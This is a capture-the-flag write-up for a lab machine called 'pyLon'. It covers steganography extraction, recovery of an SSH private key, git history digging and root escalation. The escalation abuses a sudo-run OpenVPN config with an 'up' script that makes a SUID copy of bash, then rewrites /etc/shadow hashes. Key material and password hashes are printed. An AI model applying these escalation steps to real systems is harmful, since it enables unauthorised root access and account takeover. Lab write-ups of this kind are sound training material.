PYLON CTF


A ROOM BY LEON.M

- We enter the room and download the file provided, pepper.jpg

- Running exiftool on the file we are provided with a link.

```
┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ exiftool pepper.jpg
ExifTool Version Number         : 12.16
File Name                       : pepper.jpg
Directory                       : .
File Size                       : 381 KiB
File Modification Date/Time     : 2021:01:30 20:22:14+11:00
File Access Date/Time           : 2021:01:30 20:22:15+11:00
File Inode Change Date/Time     : 2021:01:30 20:22:14+11:00
File Permissions                : rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
XMP Toolkit                     : Image::ExifTool 12.16
Subject                         : https://gchq.github.io/CyberChef/#recipe=To_Hex('None',0)To_Base85('!-u',false)
Image Width                     : 2551
Image Height                    : 1913
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 2551x1913
Megapixels                      : 4.9
```

- Visiting the link takes us to CyberChef with a recipe already in place.



- Further analysis of the file reveals a file is embedded with steghide.
- With either brute force using rockyou, or just guessing you can extract the file ‘lone’

```
┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ steghide extract -sf pepper.jpg
Enter passphrase:
the file "lone" does already exist. overwrite ? (y/n) y
wrote extracted data to "lone".
```

- Checking the file type with ‘file’ reveals ASCII text

```
┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ file lone
lone: ASCII text
```

- The file contains what appears to be base64 encoded content.

```
┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ cat lone
H4sIAAAAAAAAAA+3Vya6zyBUA4H/NU9w9ilxMBha9KObZDMY2bCIGG2MmMw9P39c3idRZtJJNK4rE
J6FT0imkoupQp2zq+9/z9NdfCXyjafoTMZoCf4wfBEnQvzASAJKkAX7EfgEMo2jw6wv8pav6p7Ef
ou7r69e7aVKQ/fm8/5T/P/W3D06UVevrZIuW5ylftqte4Fn80sXgJ4vEBFfGtbVFPNaFt2JIXyL8
4GRqiiv/MxTjih1DB/4L93mk+TNMtwTPhqRGrOdPav5++TPRESFJ1ZenOJwJutdri7sq+CXob/EL
MhPUmTsglUeXSeBo5bLs9C5nDNqMBNpIE+gmnwBsxHPDGMFz4ai7SgmsvsWNPJ4FOMqhM/otyliH
```

- Decoding the file, results in what appears to be a gzip file, possibly a tar archive?

```
┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ base64 -d lone > lone.decoded

┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ file lone.decoded
lone.decoded: gzip compressed data, from Unix, original size modulo 2^32 10240
```

```
┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ tar -xvf lone.tgz
lone_id

┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ cat lone_id
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA45nVhEtT37sKnNBWH2VYsXbjA8vAK8e04HfrgF06NiGGQsRBLtJw
YJu73+zGO0AoETo8LYhxB5eI5D9KzboGuTDAuGZQuUq+8N/hBmfavieHLHgkRNBr0ErJ60
l2FAcDW6pDowfiwC1vsdixQ6L8kvVhdkz0GUfPAlfIRhHHtQaQnQ7wnRtdGjIPK9/S1MPs
IJOLD2S79NxS7vguw87Mp0cnRjDalaCcRE0ELUvLDKQdZlWba0kF/PciqknkDYq2mbkCRd
3jWX2Umx0WtP2wCh9BQ/syxTJDXn6mCEsoNI/roLKyB1uGms/pFiBxS0qdiZAAO6CyTkyG
hZwb1BKmUwAAA8hSynq9Usp6vQAAAAdzc2gtcnNhAAABAQDjmdWES1Pfuwqc0FYfZVixdu
MDy8Arx7Tgd+uAXTo2IYZCxEEu0nBgm7vf7MY7QCgROjwtiHEHl4jkP0rNuga5MMC4ZlC5
Sr7w3+EGZ9q+J4cseCRE0GvQSsnrSXYUBwNbqkOjB+LALW+x2LFDovyS9WF2TPQZR88CV8
hGEce1BpCdDvCdG10aMg8r39LUw+wgk4sPZLv03FLu+C7DzsynRydGMNqVoJxETQQtS8sM
pB1mVZtrSQX89yKqSeQNiraZuQJF3eNZfZSbHRa0/bAKH0FD+zLFMkNefqYISyg0j+ugsr
```

- This SSH key is unencrypted and will allow us to connect to the machine.
- Next step is port mapping, using rustscan, reveals the following TCP ports open

```
┌──(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ rustscan -a 10.0.0.91
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/home/pood0g/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.0.0.91:22
Open 10.0.0.91:222
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
┌─(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ nmap -sV 10.0.0.91 -p22,222
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-30 20:40 AEDT
Nmap scan report for pylon.lon.home (10.0.0.91)
Host is up (0.00052s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
222/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

- Ports 22 and 222 both appear to be running OpenSSH, lets try and connect to them.

```
┌─(pood0g@Gusto:~/hdd/temp/pylonctf)
└─$ ssh lone@10.0.0.91 -i lone_id
The authenticity of host '10.0.0.91 (10.0.0.91)' can't be established.
ECDSA key fingerprint is SHA256:5AOoikI52ACCnFtJxnFWIRQNahpAdoxt6pDvGLIDClU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.91' (ECDSA) to the list of known hosts.
lone@10.0.0.91's password:
[1] 0:ssh*
```


- That's a no go on port 22 let's try 222.

```
                  /
     __          /          __    __
   /   ) /   / /      /   ) /   )
  /___/ (___/ /____/ (___/ /   /
 /          /
/      (_ /  pyLon Password Manager
                   by LeonM

[*] Encryption key exists in database.

Enter your encryption key:
```

- We are presented with this screen
- This is where the CyberChef recipe will probably come in to play.
- If you are good at guessing, it will be the same password as the stegfile, so let's try that.



- We enter the encryption key and it gives us this screen.
- I try to escape to the shell, but cannot, other people may have more luck / expertise to do this.

```
                  /
     __          /          __    __
   /   ) /   / /      /   ) /   )
  /___/ (___/ /____/ (___/ /   /
 /          /
/      (_ /  pyLon Password Manager
                   by LeonM


       [1] Decrypt a password.
       [2] Create new password.
       [3] Delete a password.
       [4] Search passwords.


Select an option [Q] to Quit:
```

- Selecting 1 we are given 2 options

```
        SITE                        USERNAME
 [1]    pylon.thm                   lone
 [2]    FLAG 1                      FLAG 1

Select a password [C] to cancel:
```

- We now have flag1 and a password, so let's try those on port 22.

```
    Password for pylon.thm

        Username = lone
        Password = [CENSORED]

Press ENTER to continue.
```

- Now we have user1.flag

```
┌──(pood0g@Gusto:~/poostuff)
└─$ ssh lone@10.0.0.91
lone@10.0.0.91's password:
Welcome to
                  /
                 /
      __        /       __    __
     /   ) /   / /      /   ) /   )
    /___/ (___/ /____/ (___/ /   /
   /         /
  /      (_ /       by LeonM

Last login: Sat Jan 30 07:04:57 2021 from 2406:3400:348:bf00::725e:5be8
lone@pylon:~$ ls -al
total 48
drwxr-x--- 6 lone lone 4096 Jan 30 06:46 .
drwxr-xr-x 5 root root 4096 Jan 30 02:31 ..
lrwxrwxrwx 1 lone lone    9 Jan 30 03:29 .bash_history -> /dev/null
-rw-r--r-- 1 lone lone  220 Jan 30 02:31 .bash_logout
-rw-r--r-- 1 lone lone 3771 Jan 30 02:31 .bashrc
drwx------ 2 lone lone 4096 Jan 30 02:38 .cache
-rw-rw-r-- 1 lone lone   44 Jan 30 02:46 .gitconfig
drwx------ 4 lone lone 4096 Jan 30 06:23 .gnupg
drwxrwxr-x 3 lone lone 4096 Jan 30 02:47 .local
-rw-r--r-- 1 lone lone  807 Jan 30 02:31 .profile
-rw-rw-r-- 1 pood pood  600 Jan 30 06:44 note_from_pood.gpg
drwxr-xr-x 3 lone lone 4096 Jan 30 06:27 pylon
-rw-r--r-- 1 lone lone   18 Jan 30 06:12 user1.txt
lone@pylon:~$
```

- We also have a couple more interesting file's / folders to look at, one being a file encrypted with gpg the other being a folder with the sources for the password manager and a .git folder.

```
lone@pylon:~/pylon$ ls -al
total 40
drwxr-xr-x 3 lone lone 4096 Jan 30 10:06 .
drwxr-x--- 6 lone lone 4096 Jan 30 06:46 ..
drwxrwxr-x 8 lone lone 4096 Jan 30 10:06 .git
-rw-rw-r-- 1 lone lone  793 Jan 30 02:38 README.txt
-rw-rw-r-- 1 lone lone  340 Jan 30 02:38 banner.b64
-rwxrwxr-x 1 lone lone 8413 Jan 30 10:06 pyLon.py
-rw-rw-r-- 1 lone lone 2195 Jan 30 10:06 pyLon_crypt.py
-rw-rw-r-- 1 lone lone 3973 Jan 30 02:38 pyLon_db.py
```

- Check the history.

```
lone@pylon:~/pylon$ git log
commit 73ba9ed2eec34a1626940f57c9a3145f5bdfd452 (HEAD, master)
Author: lone <lone@pylon.thm>
Date:   Sat Jan 30 02:55:46 2021 +0000

    actual release! whoops

commit 64d8bbfd991127aa8884c15184356a1d7b0b4d1a
Author: lone <lone@pylon.thm>
Date:   Sat Jan 30 02:54:00 2021 +0000

    Release version!

commit cfc14d599b9b3cf24f909f66b5123ee0bbccc8da
Author: lone <lone@pylon.thm>
Date:   Sat Jan 30 02:47:00 2021 +0000

    Initial commit!
```

- Nothing immediately obvious pops up in the pylon folder, so let's see if there are any files in a previous commit that may help us.

```
lone@pylon:~/pylon$ git checkout cfc14d599b9b3cf24f909f66b5123ee0bbccc8da
Previous HEAD position was 73ba9ed actual release! whoops
HEAD is now at cfc14d5 Initial commit!
lone@pylon:~/pylon$ ls -al
total 52
drwxr-xr-x 3 lone lone  4096 Jan 30 10:06 .
drwxr-x--- 6 lone lone  4096 Jan 30 06:46 ..
drwxrwxr-x 8 lone lone  4096 Jan 30 10:06 .git
-rw-rw-r-- 1 lone lone   793 Jan 30 02:38 README.txt
-rw-rw-r-- 1 lone lone   340 Jan 30 02:38 banner.b64
-rw-rw-r-- 1 lone lone 12288 Jan 30 10:06 pyLon.db
-rw-rw-r-- 1 lone lone  2516 Jan 30 10:06 pyLon_crypt.py
-rw-rw-r-- 1 lone lone  3973 Jan 30 02:38 pyLon_db.py
-rw-rw-r-- 1 lone lone 10290 Jan 30 10:06 pyLon_pwMan.py
lone@pylon:~/pylon$
```

- We can see some files have changed here and an interesting .db file appears.
- Running the pyLon_pwMan.py with python3, the program informs us that the database file exists and prompts us for the encryption key, now if you are a good guess, you will try the same encryption key as before.

```
                   /
     __           /         __    __
   /   ) /   / /       /   ) /   )
  /___/ (___/ /____/ (___/ /   /
 /         /
/      (_ /  pyLon Password Manager
                  by LeonM

   Password for pylon.thm_gpg_key

        Username = lone_gpg_key
        Password = CENSORED
```

- This leads you to a password for the gpg key to decrypt the file, if you are not a good guess you will likely get stuck here and not progress, this older version uses a much more insecure encryption method, xoring the password with the MD5 hash of the passphrase, since there is only one password in the database, your next move would be to brute force the SHA512 hash stored in the .db file, which would probably prove frivolous as it is using a reasonably strong passphrase, I may be wrong but I don't think it's feasible to do this.

- Decrypting the 'note_from_pood.gpg' file gives us the password to shift horizontally to another user, but first let's see what lone can do with sudo.

```
lone@pylon:~$ gpg -d note_from_pood.gpg
gpg: encrypted with 3072-bit RSA key, ID D83FA5A7160FFE57, created 2021-01-27
      "lon E <lone@pylon.thm>"
Hi Lone,

Can you please fix the openvpn config?

It's not behaving itself again.

oh, by the way, my password is CENSORED

Thanks again.
```

```
lone@pylon:~$ sudo -l
[sudo] password for lone:
Matching Defaults entries for lone on pylon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lone may run the following commands on pylon:
    (root) /usr/sbin/openvpn /opt/openvpn/client.ovpn
```

- Interesting we can run openvpn as root, but only using a specific config file, pood has asked us to fix the config and has given us access to his account, so let's switch to him.

```
lone@pylon:~$ su pood
Password:
pood@pylon:/home/lone$ cd
pood@pylon:~$ ls
user2.txt
pood@pylon:~$ sudo -l
[sudo] password for pood:
Matching Defaults entries for pood on pylon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pood may run the following commands on pylon:
    (root) sudoedit /opt/openvpn/client.ovpn
```

- Now we have user2 flag, and we can see that pood can edit the openvpn config file that lone was allowed to run, so what now?

- Reading the man page for openvpn we see that we can run a script on successful connection to a VPN server, so lets write a script to take control of the machine.

```
--up cmd
       Run command cmd after successful TUN/TAP device open (pre --user UID change).

       cmd  consists  of a path to script (or executable program), optionally followed by arguments. The p
       ble-quoted and/or escaped using a backslash, and should be separated by one or more spaces.

       The up command is useful for specifying route commands which route IP traffic destined for private
       the VPN connection into the tunnel.

       For --dev tun execute as:

       cmd tun_dev tun_mtu link_mtu ifconfig_local_ip ifconfig_remote_ip [ init | restart ]

       For --dev tap execute as:
```

- There are many ways to do this, but the usual trick of copying /bin/bash to /tmp and setting the binary SUID should do the job, I knock up a quick shell script.

```
#!/bin/bash

cp /bin/bash /tmp

chmod 4777 /tmp/bash
~
~
```

```
pood@pylon:~$ man openvpn
pood@pylon:~$ vi /tmp/up.sh
pood@pylon:~$ chmod 777 /tmp/up.sh
pood@pylon:~$ sudoedit /opt/openvpn/client.ovpn
```

- Don't forget to make it executable, now we must edit the config file.

```
persist-key
persist-tun
remote-cert-tls server
cipher AES-256-CBC
script-security 2
up /tmp/up.sh
```

- Add a couple of lines to the config and save, now exit out of the su shell and go back to lone, connect to the openvpn server and our script should run as root on successful connection.

```
lone@pylon:~$ sudo openvpn /opt/openvpn/client.ovpn
[sudo] password for lone:
Sat Jan 30 10:54:14 2021 OpenVPN 2.4.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on May 14 2019
Sat Jan 30 10:54:14 2021 library versions: OpenSSL 1.1.1  11 Sep 2018, LZO 2.08
Sat Jan 30 10:54:14 2021 NOTE: the current --script-security setting may allow this configuration to call user-defined scripts
Sat Jan 30 10:54:14 2021 TCP/UDP: Preserving recently used remote address: [AF_INET]127.0.0.1:1194
Sat Jan 30 10:54:14 2021 UDP link local: (not bound)
Sat Jan 30 10:54:14 2021 UDP link remote: [AF_INET]127.0.0.1:1194
Sat Jan 30 10:54:14 2021 [server] Peer Connection Initiated with [AF_INET]127.0.0.1:1194
Sat Jan 30 10:54:15 2021 TUN/TAP device tun1 opened
Sat Jan 30 10:54:15 2021 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sat Jan 30 10:54:15 2021 /sbin/ip link set dev tun1 up mtu 1500
Sat Jan 30 10:54:15 2021 /sbin/ip addr add dev tun1 local 10.8.0.6 peer 10.8.0.5
Sat Jan 30 10:54:15 2021 /tmp/up.sh tun1 1500 1552 10.8.0.6 10.8.0.5 init
Sat Jan 30 10:54:15 2021 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
Sat Jan 30 10:54:15 2021 Initialization Sequence Completed
```

- The connection was successful so let's disconnect and check out /tmp/bash.

```
lone@pylon:/tmp$ ls -l /tmp/bash
-rwsrwxrwx 1 root root 1113504 Jan 30 10:54 /tmp/bash
lone@pylon:/tmp$
```

- As expected, the binary was created, we can now escalate to root.

```
lone@pylon:/tmp$ ls -l /tmp/bash
-rwsrwxrwx 1 root root 1113504 Jan 30 10:54 /tmp/bash
lone@pylon:/tmp$ ./bash -p
bash-4.4# cd /root/
bash-4.4# ls
root.txt.gpg
bash-4.4#
```

- Great another gpg encrypted file, I can see a lot of people tearing their hair out over this one, since we are only effectively root we cannot decrypt his message, so we will need a proper shell.

```
bash-4.4# id
uid=1002(lone) gid=1002(lone) euid=0(root) groups=1002(lone)
bash-4.4# ls
root.txt.gpg
bash-4.4# gpg -d root.txt.gpg
gpg: can't open 'root.txt.gpg': Permission denied
gpg: decrypt_message failed: Permission denied
bash-4.4#
```

- The way I dealt with that was to edit /etc/shadow, I copied a known hash into root's position and then all we can su to root, in this case I just copy pasted pood's hash as it is already known and easy to grab.

```
root:$6$ivWUkR1k$XnYAc7OJJ63P/lgYzNWLiFMydrOFP/qrARMNcjHX1H4sIGFEyVQKAOedWLDY2nHU8rxx7hABmr4JT3uM74Bm5.:18480:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18657:0:99999:7:::
pylon:$6$ivWUkR1k$XnYAc7OJJ63P/lgYzNWLiFMydrOFP/qrARMNcjHX1H4sIGFEyVQKAOedWLDY2nHU8rxx7hABmr4JT3uM74Bm5.:18657:0:99999:7:::
pood:$6$ivWUkR1k$XnYAc7OJJ63P/lgYzNWLiFMydrOFP/qrARMNcjHX1H4sIGFEyVQKAOedWLDY2nHU8rxx7hABmr4JT3uM74Bm5.:18657:0:99999:7:::
lone:$6$vfrtqwG3$K1wwsz.rtdOBJ.P3vrNwVZN66iMJjTdTRQRIPmJAvXXxqrEk5JRjlRYCdYB44GjwTlJ4n1OcsxX0ntsa8Uue9.:18657:0:99999:7:::
~
```

- Notice I also overwrote pylon's hash, just for fun, you can go this way too because pylon is in the sudo group.

```
bash-4.4# vi /etc/shadow
bash-4.4# exit
exit
lone@pylon:/tmp$ su
Password:
root@pylon:/tmp#
```

- One last thing to do.

```
root@pylon:~# gpg -d root.txt.gpg
gpg: encrypted with 3072-bit RSA key, ID 91B77766BE20A385, created 2021-01-27
      "I am g ROOT <root@pylon.thm>"
CENSORED
```

- Hope you enjoyed the room, my fist one, I have some other ideas up my sleeve so stay tuned.